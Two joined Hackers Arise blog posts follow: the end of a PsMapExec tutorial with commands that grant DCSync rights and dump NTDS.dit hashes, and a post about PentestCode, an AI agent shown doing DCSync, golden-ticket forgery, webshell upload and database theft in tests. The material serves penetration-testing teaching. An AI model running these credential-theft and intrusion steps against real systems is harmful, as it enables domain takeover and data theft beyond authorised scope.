You’ll often see DCSync privileges granted as one of them. With a DCSync attack, your computer impersonates a domain controller and requests password hashes from the domain. Another common one is granting GenericAll over AdminSDHolder to a user or computer. That lets you add new members to Domain Admins and change the passwords of its members.

Assign DCSync privileges:

PS > PsMapExec ldap -Target DC -Module Elevate -TargetDN “CN=username,DC=SEKVOYA,DC=LOCAL”
dacl abuse and dacl persistence with psmapexec

NTDS Dump

The NTDS dump is the final stage once domain admin privileges are obtained. PsMapExec will get the NTDS.dit and extract all NTLM hashes from it. 

PS > PsMapExec SMB -Targets “DC” -Username “user” -Password “password” -Module NTDS -ShowOutput
dumping ntds with psmapexec

NTDS has all accounts that have existed in the domain.

Summary

PsMapExec is a great tool if you’re into hacking with PowerShell. It’s practical and has some features NetExec doesn’t. We’ve only covered some of them here, so give it a try and see what else it has under the hood.

Want to become a Powershell expert? Join our Powershell for Hackers training.

The post Powershell for Hackers, Part 9: Hacking with PsMapExec first appeared on Hackers Arise.

Artificial Intelligence (AI) in Cybersecurity, Part 23: Using PentestCode for Pentesting and Bug Bounty Hunting

23 August 2026 at 12:11

Welcome back, aspiring cyberwarriors!

Lately we have been covering the use of AI in cybersecurity and this space has been growing so fast that it’s hard to keep up sometimes. It’s only going to keep growing from here, so it’s smart to learn how to use it to your advantage instead of getting left behind.

Today we’re going to show you a pentest tool that works with different models. The tool comes ready to use right out of the box and you don’t have to provide your API key to get started. During our own testing, we did eventually hit a usage limit, but by that point we had already gotten a ton of work done. The limits will reset every day, sometimes you just need to wait 5-14 hours. But the daily limit should be enough for you to complete many of your tasks.

What is PentestCode

PentestCode is an autonomous agent that lives in your terminal. You point it at a target and from there it takes over. It can run tools, read the output, build a picture of the network as it decides what step makes sense next. Under the hood, it’s a hard fork of OpenCode, but stripped of all the code editing features and rebuilt from the ground up with offensive security in mind.

In our experience the tool did well in both web and network pentesting. Of course, everyone’s mileage may vary, so give it a shot yourself and see how it fits into your workflow. With that said, let’s get it set up.

Setting Up

All you need to do is unzip the release version and start it up. Before you do that though, make sure you are downloading the original project made by s0ld13rr and not some fork. There have been reports of forks being bundled with infected files, so stick to the source.

kali > wget https://github.com/s0ld13rr/pentestcode/releases/download/v0.2.5/pentestcode-linux-x64.tar.gz
kali > 7z x pentestcode-linux-x64.tar.gz
kali > 7z x pentestcode-linux-x64.tar

And that’s it, we are ready to launch.

Working with PentestCode

Once you launch the tool, the console will appear.

kali > ./pentestcode
pentestcode

At this point you can either leave everything at the default settings or tweak the model and the provider yourself. By default, the tool is set up with OpenCode Zen as the provider and Big Pickle as the model, though you can switch that over to DeepSeek v4 Flash. 

If you want to connect to a different provider, just type /connect.

api providers

And whenever you want to swap the model, just type /models and pick from the list.

models

Active Directory

Let’s start by testing this against our own lab. We gave it an Active Directory account with low privileges and asked to pull some interesting information from LDAP.

doing ldap recon

It came back with domain admins, misconfigs, machine accounts and more.

ldap data report

At the very end of the report, it suggested the next steps based on everything it found. 

next steps for pentest

Then we brought in BloodHound to see the relationships across the domain. If you have been following our earlier articles, you already know that our lowpriv account is set up as a kind of backdoor, since it holds GenericAll rights over AdminSDHolder. The tool found the backdoor and exploited it.

bloodhound data analysis

The agent performed a DCSync attack and pulled every user hash in the environment. Then we asked it to generate a golden ticket.

creating a golden ticket

It pulled it off using the Impacket. Keep in mind, using Impacket won’t always work against a protected endpoint, so it’s important to spell out clearly how you want the pentest to be done. If you are running this against a live target, put real guardrails in place and give the tool much more detailed prompts so it does not wander somewhere it shouldn’t.

Finally, we get to the tedious part of a pentest. It’s writing up the report. You can do it in different formats using /report.

kali > sudo apt install glow
kali > glow report.md
pentest report

Web Pentesting and Bug Bounty Hunting

Web pentesting is such a massive topic on its own that plenty of people end up specializing in just one or two attacks testing them across different targets. PentestCode can be used here too, once you give it a good starting point through solid reconnaissance. You can toggle between modes using Tab, switching back and forth between Recon and Pentest.

We intentionally kept our prompt vague, just to see how creative the tool would get on its own and pointed it at a website. Within 15 minutes, it mapped out every subdomain tied to that company and tested the infrastructure behind each one.

web pentest

The goal was to get an RCE. We didn’t expect much to come of it, but it managed to do it.

full website compromise

PentestCode uploaded a webshell and used curl to do recon on the internal network from there. On top of that, it compromised both a mail account and a MySQL database. The admin panel was also exploited with a CSRF vulnerability. Pretty impressive stuff, honestly.

The tool comes in handy during post exploitation as well. In our test, it exploited a vulnerability in PostgreSQL and escalated its way up to superuser access, then went through the databases and pulled out some interesting data. You can see some of it below.

PentestCode parsing databases and showing summaries of their content

Summary

If you decide to test PentestCode yourself, make sure you steer clear of vague prompts and set clear boundaries so that it doesn’t go further than it should. Use /pause to choose a mode where it stops and waits for your approval before moving forward. We believe that it’s important to keep a human in the loop in cybersecurity work like this. 

We also invite you to join our AI for Cybersecurity training. During the training, we’ll show you different ways of using AI in cybersecurity, set up local models and solve labs. The field is evolving rapidly and the sooner you learn things, the greater the advantage you’ll have. There’s no reason to resist AI. It’s a tool to master.

The post Artificial Intelligence (AI) in Cybersecurity, Part 23: Using PentestCode for Pentesting and Bug Bounty Hunting first appeared on Hackers Arise.

❌
❌